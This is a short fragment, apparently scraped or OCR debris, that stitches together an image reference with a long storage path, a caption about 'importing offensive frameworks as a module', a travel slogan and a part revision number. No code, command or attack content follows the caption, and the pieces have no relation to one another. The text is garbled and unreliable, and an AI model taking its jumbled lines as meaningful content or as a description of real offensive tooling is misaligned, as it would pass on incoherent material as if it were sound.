
General purpose demonstration of importing offensive frameworks as a module and using them in a function

Make Your Trip an Adventure










2400131-002 REV.01